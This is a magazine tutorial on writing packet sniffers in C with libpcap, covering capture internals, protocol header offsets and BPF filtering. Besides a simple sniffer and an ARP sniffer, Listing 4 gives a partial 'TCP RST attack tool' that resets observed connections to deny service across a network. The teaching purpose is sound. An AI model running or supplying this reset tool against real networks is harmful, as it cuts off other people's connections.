Programming with Libpcap – Sniffing the Network From Our Own Application

Luis Martin Garcia

Difficulty

Since the first message was sent over the ARPANET in 1969, computer networks have changed a great deal. Back then, networks were small and problems were solved using simple diagnostic tools. As these networks got more complex, the need for management and troubleshooting increased.

Nowadays, computer networks are usually large and diverse systems that communicate using a wide variety of protocols. This complexity created the need for more sophisticated tools to monitor and troubleshoot network traffic. Today, one of the critical tools in any network administrator toolbox is the sniffer.

Sniffers, also known as packet analyzers, are programs that have the ability to intercept the traffic that passes over a network. They are very popular between network administrators and the black hat community because they can be used for both – good and evil. In this article we will go through main principles of packet capture and introduce libpcap, an open source and portable packet capture library which is the core of tools like *tcpdump*, *dsniff*, *kismet*, *snort* or *ettercap*.

Packet Capture

Packet capture is the action of collecting data as it travels over a network. Sniffers are the best example of packet capture systems but many other types of applications need to grab packets off a network card. Those include network statistical tools, intrusion detection systems, port knocking daemons, password sniffers, ARP poisoners, tracerouters, etc.

First of all let's review how packet capture works in Ethernet-based networks. Every time a network card receives an Ethernet frame it checks that its destination MAC address matches its own. If it does, it generates an interrupt request. The routine in charge of handling the interrupt is the system's network card driver. The driver timestamps received data and cop-

What you will learn...

- The principles of packet capture
- How to capture packets using libpcap
- Aspects to consider when writing a packet capture application

What you should know...

- The C programming language
- The basics of networking and the OSI Reference Model
- How common protocols like Ethernet, TCP/IP or ARP work

ies it from the card buffer to a block of memory in kernel space. Then, it determines which type of packet has been received looking at the *ether-type* field of the Ethernet header and passes it to the appropriate protocol handler in the protocol stack. In most cases the frame will contain an IPv4 datagram so the IPv4 packet handler will be called. This handler performs a number of check to ensure, for example, that the packet is not corrupt and that is actually destined for this host. If all tests are passed, the IP headers are removed and the remainder is passed to the next protocol handler (probably TCP or UDP). This process is repeated until the data gets to the application layer where it is processed by the user-level application.

When we use a sniffer, packets go through the same process described above but with one difference: the network driver also sends a copy of any received or transmitted packet to a part of the kernel called the packet filter. Packet filters are what makes packet capture possible. By default they let any packet through but, as we will see later, they usually offer advanced filtering capabilities. As packet capture may involve security risks, most systems require administrator privileges in order to use this feature. Figure 1 illustrates the capture process.

Libpcap

Libpcap is an open source library that provides a high level interface to network packet capture systems. It was created in 1994 by McCanne, Leres and Jacobson – researchers at the Lawrence Berkeley National Laboratory from the University of California at Berkeley as part of a research project to investigate and improve TCP and Internet gateway performance.

Libpcap authors' main objective was to create a platform-independent API to eliminate the need for system-dependent packet capture modules in each application, as virtually every OS vendor implements its own capture mechanisms.

The *libpcap* API is designed to be used from C and C++. However, there are many wrappers that allow its use from languages like Perl, Python, Java, C# or Ruby. *Libpcap* runs on most UNIX-like operating systems (Linux, Solaris, BSD, HP-UX...). There is also a Windows version named Winpcap. *Today*, libpcap is maintained by the *Tcpdump* Group. Full documentation and source code is available from the tcpdump's official site at *http://www.tcpdump.org*. (*http://www.winpcap.org/* for Winpcap)

Our First Steps With Libpcap

Now that we know the basics of packet capture let us write our own sniffing application.

The first thing we need is a network interface to listen on. We can either specify one explicitly or let *libpcap* get one for us. The function `char *pcap_lookupdev(char *errbuf)` returns a pointer to a string containing the name of the first network device that is suitable for packet capture. Usually this function is called when end-users do not specify any network interface. It is generally a bad idea to use hard coded interface names as they are usually not portable across platforms.



Figure 1. *Elements involved in the capture process*

The `errbuf` argument of `pcap_lookupdev()` is a user supplied buffer that the library uses to store an error message in case something goes wrong. Many of the functions implemented by *libpcap* take this parameter. When allocating the buffer we have to be careful because it must be able to hold at least `PCAP_ERRBUF_SIZE` bytes (currently defined as 256).

Listing 1. *Structure pcap_pkthdr*

```
struct pcap_pkthdr {
    struct timeval ts;  /* Timestamp of capture */
    bpf_u_int32 caplen; /* Number of bytes that were stored */
    bpf_u_int32 len;    /* Total length of the packet */
};
```

Listing 2. *Simple sniffer*

```
/* Simple Sniffer                                          */
/* To compile: gcc simplesniffer.c -o simplesniffer -lpcap  */

#include <pcap.h>
#include <string.h>
#include <stdlib.h>

#define MAXBYTES2CAPTURE 2048

void processPacket(u_char *arg, const struct pcap_pkthdr* pkthdr, const
                     u_char * packet){

 int i=0, *counter = (int *)arg;

 printf("Packet Count: %d\n", ++(*counter));
 printf("Received Packet Size: %d\n", pkthdr->len);
 printf("Payload:\n");
 for (i=0; i<pkthdr->len; i++){

    if ( isprint(packet[i]) )
        printf("%c ", packet[i]);
    else
        printf(". ");

     if( (i%16 == 0 && i!=0) || i==pkthdr->len-1 )
        printf("\n");
  }
 return;
}
int main( ){

 int i=0, count=0;
 pcap_t *descr = NULL;
 char errbuf[PCAP_ERRBUF_SIZE], *device=NULL;
 memset(errbuf,0,PCAP_ERRBUF_SIZE);

 /* Get the name of the first device suitable for capture */
 device = pcap_lookupdev(errbuf);

 printf("Opening device %s\n", device);

 /* Open device in promiscuous mode */
 descr = pcap_open_live(device, MAXBYTES2CAPTURE, 1,  512, errbuf);

 /* Loop forever & call processPacket() for every received packet*/
 pcap_loop(descr, -1, processPacket, (u_char *)&count);

return 0;
}
```

Once we have the name of the network device we have to open it. The function `pcap_t *pcap_open_live(const char *device, int snaplen, int promisc, int to_ms, char *errbuf)` does that. It returns an interface handler of type `pcap_t` that will be used later when calling the rest of the functions provided by *libpcap*.

The first argument of `pcap_open_live()` is a string containing the name of the network interface we want to open. The second one is the maximum number of bytes to capture. Setting a low value for this parameter might be useful in case we are only interested in grabbing headers or when programming for embedded systems with important memory limitations. Typically the maximum Ethernet frame size is 1518 bytes. However, other link types like FDDI or 802.11 have bigger limits. A value of 65535 should be enough to hold any packet from any network.

The option `to_ms` defines how many milliseconds should the kernel wait before copying the captured information from kernel space to user space. Changes of context are computationally expensive. If we are capturing a high volume of network traffic it is better to let the kernel group some packets before crossing the kernel-userspace boundary. A value of zero will cause the read operations to wait forever until enough packets arrived to the network interface. *Libpcap* documentation does not provide any suggestion for this value. To have an idea we can examine what other sniffers do. *Tcpdump* uses a value of 1000, *dsniff* uses 512 and *ettercap* distinguishes between different operating systems using 0 for Linux or OpenBSD and 10 for the rest.

The `promisc` flag decides whether the network interface should be put into promiscuous mode or not. That is, whether the network card should accept packets that are not destined to it or not. Specify 0 for non-promiscuous and any other value for promiscuous mode. Note that even if we tell *libpcap* to listen

in non-promiscuous mode, if the interface was already in promiscuous mode it may stay that way. We should not take for granted that we will not receive traffic destined for other hosts, instead, it is better to use the filtering capabilities that libpcap provides, as we will see later.

Once we have a network interface open for packet capture, we have to actually tell pcap that we want to start getting packets. For this we have some options:

- The function `const u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)` takes the `pcap_t` handler returned by `pcap_open_live`, a pointer to a structure of type `pcap_pkthdr` and returns the first packet that arrives to the network interface.
- The function `int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)` is used to collect packets and process them. It will not return until cnt packets have been captured. A negative cnt value will cause `pcap_loop()` to return only in case of error.

You are probably wondering if the function only returns an integer, where are the packets that were captured? The answer is a bit tricky. `pcap_loop()` does not return those packets, instead, it calls a user-defined function every time there is a packet ready to be read. This way we can do our own processing in a separate function instead of calling `pcap_next()` in a loop and process everything inside. However there is a problem. If `pcap_loop()` calls our function, how can we pass arguments to it? Do we have to use ugly globals? The answer is no, the *libpcap* guys thought about this problem and included a way to pass information to the callback function. This is the user argument. This pointer is passed in every call. The pointer is of type `u_char` so we will have to cast it for our own needs when calling `pcap_loop()` and when using it inside the callback function. Our packet processing function must have a specific prototype, otherwise `pcap_loop()` wouldn't know how to use it. This is the way it should be declared:

```
void function_name(u_char *userarg,
                   const
                   struct pcap_pkthdr* pkthdr, const u_
                   char * packet);
```

The first argument is the user pointer that we passed to `pcap_loop()`, the second one is a pointer to a structure that contains information about the captured packet. Listing 1 shows the definition of this structure.

The `caplen` member has usually the same value as `len` except the situation when the size of the captured packet exceeds the snaplen specified in `open_pcap_live()`.

The third alternative is to use `int pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback, u_char *user)`, which is similar to `pcap_loop()` but it also returns when the `to_ms` timeout specified in `pcap_open_live()` elapses.

Listing 1 provides an example of a simple sniffer that prints the raw data that it captures. Note that header file `pcap.h` must be included. Error checks have been omitted for clarity.



Figure 2. *Normal program flow of a pcap application*



Figure 3. *Data encapsulation in Ethernet networks using the TCP/IP protocol*

Once We Capture a Packet

When a packet is captured, the only thing that our application has got is a bunch of bytes. Usually, the network card driver and the protocol stack process that data for us but when we are capturing packets from our own application we do it at the lowest level so we are the ones in charge of making the data rational. To do that there are some things that should be taken into account.

Data Link Type

Although Ethernet seems to be present everywhere, there are a lot of different technologies and standards that operate at the data link layer. In order to be able to decode packets captured from a network interface we must know the underlying data link type so we are able to interpret the headers used in that layer.

The function `int pcap_datalink(pcap_t *p)` returns the link layer type of the device opened by `pcap_open_live()`. Libpcap is able to distinguish over 180 different link

types. However, it is the responsibility of the user to know the specific details of any particular technology. This means that we, as programmers, must know the exact format of the data link headers that the captured packets will have. In most applications we would just want to know the length of the header so we know where the IP datagram starts.

Table 1 summarizes the most common data link types, their names in libpcap and the offsets that should be applied to the start of the captured data to get the next protocol header.

Probably the best way to handle the different link layer header sizes is to implement a function that takes a `pcap_t` structure and returns the offset that should be used to get the network layer headers. *Dsniff* takes this approach. Have a look at function `pcap_dloff()` in file `pcap_util.c` from the *Dsniff* source code.

Network Layer Protocol

The next step is to determine what follows the data link layer header. From now on we will assume that we are working with Ethernet networks. The Ethernet header has a 16-bit field named `ethertype` which specifies the protocol that comes next. Table 2 lists the most popular network layer protocols and their `ethertype` value.

When testing this value we must remember that it is received in network byte order so we will have to convert it to our host's ordering scheme using the function `ntohs()`.

Transport Layer Protocol

Once we know which network layer protocol was used to route our captured packet we have to find out which *protocol* comes next. Assuming that the captured packet has an IP datagram knowing the next protocol is easy, a quick look at the protocol field of the IPv4 header (in IPv6 is called *next header*) will tell us. Table 3 summarizes the most common transport layer protocols, their hexadecimal value and the RFC document in which they are defined. A complete list can be found at *http://www.iana.org/assignments/protocol-numbers*.

Application Layer Protocol

Ok, so we have got the Ethernet header, the IP header, the TCP header and now what?. Application layer protocols are a bit harder to distinguish. The TCP header does not provide any information about the payload it transports but TCP port numbers can give as a clue. If, for example, we capture a packet that is targeted to or comes from port 80 and it is payload is plain ASCII text, it will probably be some kind of HTTP traffic between a web browser and a web server. However, this is not exact science so we have to be very careful when handling the TCP payload, it may contain unexpected data.

Malformed Packets

In Louis Amstrong's *wonderful world* everything is beautiful and perfect

Table 1. *Common data link types*

Data Link Type	Pcap Alias	Offset (in bytes)
Ethernet 10/100/1000 Mbs	`DLT_EN10MB`	14
Wi-Fi 802.11	`DLT_IEEE802_11`	22
FDDI(Fiber Distributed Data Interface)	`DLT_FFDI`	21
PPPoE (PPP over Ethernet)	`DLT_PPP_ETHER`	14 (Ethernet) + 6 (PPP) = 20
BSD Loopback	`DLT_NULL`	4
Point to Point (Dial-up)	`DLT_PPP`	

Table 2. *Network layer protocols and ethertype values*

Network Layer Protocol	Ethertype Value
Internet Protocol Version 4 (IPv4)	0x0800
Internet Protocol Version 6 (IPv6)	0x86DD
Address Resolution Protocol (ARP)	0x0806
Reverse Address Resolution Protocol (RARP)	0x8035
AppleTalk over Ethernet (EtherTalk)	0x809B
Point-to-Point Protocol (PPP)	0x880B
PPPoE Discovery Stage	0x8863
PPPoE Session Stage	0x8864
Simple Network Management Protocol (SNMP)	0x814C

Table 3. *Transport layer protocols*

Protocol	Value	RFC
Internet Control Message Protocol (ICMP)	0x01	RFC 792
Internet Group Management Protocol (IGMP)	0x02	RFC 3376
Transmission Control Protocol (TCP)	0x06	RFC: 793
Exterior Gateway Protocol	0x08	RFC 888
User Datagram Protocol (UDP)	0x11	RFC 768
IPv6 Routing Header	0x2B	RFC 1883
IPv6 Fragment Header	0x2C	RFC 1883
ICMP for IPv6	0x3A	RFC 1883

but sniffers usually live in hell. Networks do not always carry valid packets. Sometimes packets may not be crafted according to the standards or may get corrupted in their way. These situations must be taken into account when designing an application that handles sniffed traffic.

The fact that an `ethertype` value says that the next header is of type ARP does not mean we will actually find an ARP header. In the same way, we cannot blindly trust the `protocol` field of an IP datagram to contain the correct value for the following header. Not even the fields that specify lengths can be trusted. If we want to design a powerful packet analyzer, avoiding segmentation faults and headaches, every detail must be checked.
Here are a few tips:

- Check the whole size of the received packet. If, for example, we are expecting an ARP packet on an Ethernet network, packets with a length different than `14 + 28 = 42` bytes should be discarded. Failing to check the length of a packet may result in a noisy segmentation fault when trying to access the received data.
- Check IP and TCP checksums. If checksums are not valid then the data contained in the headers may be garbage. However,

Listing 3. *Simple ARP sniffer*

```
/* Simple ARP Sniffer.                                  */
/* To compile: gcc arpsniffer.c -o arpsniff -lpcap */
/* Run as root!                                         */

#include <pcap.h>
#include <stdlib.h>
#include <string.h>

/* ARP Header, (assuming Ethernet+IPv4)            */
#define ARP_REQUEST 1   /* ARP Request             */
#define ARP_REPLY 2     /* ARP Reply               */
typedef struct arphdr {
    u_int16_t htype;    /* Hardware Type           */
    u_int16_t ptype;    /* Protocol Type           */
    u_char hlen;        /* Hardware Address Length */
    u_char plen;        /* Protocol Address Length */
    u_int16_t oper;     /* Operation Code          */
    u_char sha[6];      /* Sender hardware address */
    u_char spa[4];      /* Sender IP address       */
    u_char tha[6];      /* Target hardware address */
    u_char tpa[4];      /* Target IP address       */
}arphdr_t;

#define MAXBYTES2CAPTURE 2048

int main(int argc, char *argv[]){

 int i=0;
 bpf_u_int32 netaddr=0, mask=0; /* To Store network
                      address and netmask  */
 struct bpf_program filter;     /* Place to store the
                      BPF filter program */
 char errbuf[PCAP_ERRBUF_SIZE]; /* Error buffer
                                   */
 pcap_t *descr = NULL;          /* Network interface
                      handler             */
 struct pcap_pkthdr pkthdr;     /* Packet information
                      (timestamp,size...)*/
 const unsigned char *packet=NULL;/* Received raw
                      data                */
 arphdr_t *arpheader = NULL;    /* Pointer to the ARP
                      header              */
 memset(errbuf,0,PCAP_ERRBUF_SIZE);

if (argc != 2){
    printf("USAGE: arpsniffer <interface>\n");
    exit(1);
}
 /* Open network device for packet capture */
 descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 0,
                      512, errbuf);

 /* Look up info from the capture device. */
 pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf);

 /* Compiles the filter expression into a BPF filter
                      program */
 pcap_compile(descr, &filter, "arp", 1, mask);

 /* Load the filter program into the packet capture
                      device. */
 pcap_setfilter(descr,&filter);

 while(1){

  packet = pcap_next(descr,&pkthdr); /* Get one packet
                      */
  arpheader = (struct arphdr *)(packet+14); /* Point to
                      the ARP header */

  printf("\n\nReceived Packet Size: %d bytes\n",
                      pkthdr.len);
  printf("Hardware type: %s\n", (ntohs(arpheader-
                      >htype) == 1) ? "Ethernet" :
                      "Unknown");
  printf("Protocol type: %s\n", (ntohs(arpheader-
                      >ptype) == 0x0800) ? "IPv4" :
                      "Unknown");
  printf("Operation: %s\n", (ntohs(arpheader->oper) ==
                      ARP_REQUEST)? "ARP Request" :
                      "ARP Reply");

 /* If is Ethernet and IPv4, print packet contents */
  if (ntohs(arpheader->htype) == 1 && ntohs(arpheader-
                      >ptype) == 0x0800){
   printf("Sender MAC: ");
   for(i=0; i<6;i++)printf("%02X:", arpheader->sha[i]);
   printf("\nSender IP: ");
   for(i=0; i<4;i++)printf("%d.", arpheader->spa[i]);
   printf("\nTarget MAC: ");
   for(i=0; i<6;i++)printf("%02X:", arpheader->tha[i]);
   printf("\nTarget IP: ");
   for(i=0; i<4; i++)printf("%d.", arpheader->tpa[i]);
   printf("\n");
  }
 }
return 0;
}
```

the fact that checksums are correct does not guarantee that the packet contains valid header values.

- Check encoding. HTTP or SMTP are text oriented protocols while Ethernet or TCP/IP use binary fo rmat. Check whether you have what you expect.
- Any data extracted from a packet for later use should be validated. For example, If the payload of a packet is supposed to contain an IP address, checks should be made to ensure that the data actually represents a valid IPv4 address.

Filtering Packets

As we saw before, the capture process takes place in the kernel while our application runs at user level. When the kernel gets a packet from the network interface it has to copy it from kernel space to user space, consuming a significant amount of CPU time. Capturing everything that flows past the network card could easily degrade the overall performance of our host and cause the kernel to drop packets.

If we really need to capture all traffic, then there is little we can do to optimize the capture process, but if we are only interested in a specific type of packets we can tell the kernel to filter the incoming traffic so we just get a copy of the packets that match a filter expression. The part of the

Listing 4. *TCP RST Attack tool*

```
/* Simple TCP RST Attack tool
                              */
/* To compile: gcc tcp_resetter.c -o tcpresetter -lpcap
                       */

#define __USE_BSD          /* Using BSD IP header
                       */
#include <netinet/ip.h>    /* Internet Protocol
                       */
#define __FAVOR_BSD        /* Using BSD TCP header
                       */
#include <netinet/tcp.h>  /* Transmission Control
                       Protocol */
#include <pcap.h>          /* Libpcap
                              */
#include <string.h>        /* String operations
                       */
#include <stdlib.h>        /* Standard library
                       definitions  */

#define MAXBYTES2CAPTURE 2048

int TCP_RST_send(tcp_seq seq, tcp_seq ack, unsigned
                       long src_ip,
  unsigned long dst_ip, u_short src_prt, u_short
                       dst_prt, u_short win){

/* This function crafts a custom TCP/IP packet with the
                       RST flag set
   and sends it through a raw socket. Check
   http://www.programming-pcap.aldabaknocking.com/ for
                       the full example. */

/* [...] */

return 0;
}

int main(int argc, char *argv[] ){

 int count=0;
 bpf_u_int32 netaddr=0, mask=0;
 pcap_t *descr = NULL;
 struct bpf_program filter;
 struct ip *iphdr = NULL;
 struct tcphdr *tcphdr = NULL;
 struct pcap_pkthdr pkthdr;
 const unsigned char *packet=NULL;
 char errbuf[PCAP_ERRBUF_SIZE];
 memset(errbuf,0,PCAP_ERRBUF_SIZE);

if (argc != 2){
    printf("USAGE: tcpsyndos <interface>\n");
    exit(1);
}

 /* Open network device for packet capture */
 descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 1,
                       512, errbuf);

 /* Look up info from the capture device. */
 pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf);

 /* Compiles the filter expression: Packets with ACK or
                       PSH-ACK flags set */
 pcap_compile(descr, &filter, "(tcp[13] == 0x10) or
                       (tcp[13] == 0x18)", 1, mask);

 /* Load the filter program into the packet capture
                       device. */
 pcap_setfilter(descr,&filter);

while(1){

 packet = pcap_next(descr,&pkthdr);

 iphdr = (struct ip *)(packet+14); /* Assuming is
                       Ethernet! */
 tcphdr = (struct tcphdr *)(packet+14+20); /* Assuming
                       no IP options! */
 printf("+--------------------------------------+\n");
 printf("Received Packet %d:\n", ++count);
 printf("ACK: %u\n", ntohl(tcphdr->th_ack) );
 printf("SEQ: %u\n", ntohl(tcphdr->th_seq) );
 printf("DST IP: %s\n", inet_ntoa(iphdr->ip_dst));
 printf("SRC IP: %s\n", inet_ntoa(iphdr->ip_src));
 printf("SRC PORT: %d\n", ntohs(tcphdr->th_sport) );
 printf("DST PORT: %d\n", ntohs(tcphdr->th_dport) );
 printf("\n");

 TCP_RST_send(tcphdr->th_ack, 0, iphdr->ip_dst.s_addr,
              iphdr->ip_src.s_addr, tcphdr->th_dport,
              tcphdr->th_sport, 0);
}
return 0;
}
```

kernel that provides this functionality is the system's packet filter.

A packet filter is basically a user defined routine that is called by the network card driver for every packet that it gets. If the routine validates the packet, it is delivered to our application, otherwise it is only passed to the protocol stack for the usual processing.

Every operating system implements its own packet filtering mechanisms. However, many of them are based on the same architecture, the BSD Packet Filter or BPF. Libpcap provides complete support for BPF based packet filters. This includes platforms like *BSD, AIX, Tru64, Mac OS or Linux. On systems that do not accept BPF filters, libpcap is not able to provide kernel level filtering but it is still capable of selecting traffic by reading all the packets and evaluating the BPF filters in user-space, inside the library. This involves considerable computational overhead but it provides unmatched portability.

Setting a Filter

Setting a filter involves three steps: constructing the filter expression, compiling the expression into a BPF program and finally applying the filter.

BPF programs are written in a special language similar to assembly. However, *libpcap* and *tcpdump* implement a high level language that lets us define filters in a much easier way. The specific syntax of this language is out of the scope of this article. The full specification can be found in the manual page for *tcpdump*. Here are some examples:

- `src host 192.168.1.77` returns packets whose source IP address is `192.168.1.77`,
- `dst port 80` returns packets whose TCP/UDP destination port is 80,
- not tcp Returns any packet that does not use the TCP protocol,
- `tcp[13] == 0x02 and (dst port 22 or dst port 23)` returns TCP packets with the SYN flag set and whose destination port is either 22 or 23,
- `icmp[icmptype] == icmp-echoreply or icmp[icmptype] == icmp-echo` returns ICMP ping requests and replies,
- `ether dst 00:e0:09:c1:0e:82` returns Ethernet frames whose destination MAC address matches `00:e0:09:c1:0e:82`,
- `ip[8]==5` returns packets whose IP TTL value equals 5.

Once we have the filter expression we have to translate it into something the kernel can understand, a BPF program. The function int `pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask)` compiles the filter expression pointed by `str` into BPF code. The argument `fp` is a pointer to a structure of type struct `bpf_program` that we should declare before the call to `pcap_compile()`. The optimize flag controls whether the filter program should be optimized for efficiency or not. The last argument is the netmask of the network on which packets will be captured. Unless we want to test for broadcast addresses the netmask parameter can be safely set to zero. However, if we need to determine the network mask, the function int `pcap_lookupnet(const char *device, bpf_u_int32 *netp, bpf_u_int32 *maskp, char *errbuf)` will do it for us.

Once we have a compiled BPF program we have to insert it into the kernel calling the function int `pcap_setfilter(pcap_t *p, struct bpf_program *fp)`. If everything goes well we can call `pcap_loop()` or `pcap_next()` and start grabbing packets. Listing 3 shows an example of a simple application that captures ARP traffic. Listing 4 shows a bit more advanced tool that listens for TCP packets with the ACK or PSH-ACK flags set and resets the connection, resulting in a denial of service for everyone in the network. Error checks and some portions of code have been omitted for clarity. Full examples can be found in *http://programming-pcap.aldabaknocking.com*

Conclusion

In this article we have explored the basics of packet capture and learned how to implement simple sniffing applications using the *pcap* library. However, *libpcap* offers additional functionality that has not been covered here (dumping packets to capture files, injecting packets, getting statistics, etc). Full documentation and some tutorials can be found in the *pcap* man page or at *tcpdump's* official site. ●

About the Author

Luis Martin Garcia is a graduate in Computer Science from the University of Salamanca, Spain, and is currently pursuing his Master's degree in Information Security. He is also the creator of Aldaba, an open source Port Knocking and Single Packet Authorization system for GNU/Linux, available at *http://www.aldabaknocking.com*.

On the 'Net

- *http://www.tcpdump.org/ – tcpdump and libpcap official site*,
- *http://www.stearns.org/doc/pcap-apps.html* – list of tools based on libpcap,
- *http://ftp.gnumonks.org/pub/doc/packet-journey-2.4.html* – the journey of a packet through the Linux network stack,
- *http://www.tcpdump.org/papers/bpf-usenix93.pdf* – paper about the BPF filter written by the original authors of libpcap,
- *http://www.cs.ucr.edu/~marios/ethereal-tcpdump.pdf* – a tutorial on libpcap filter expressions.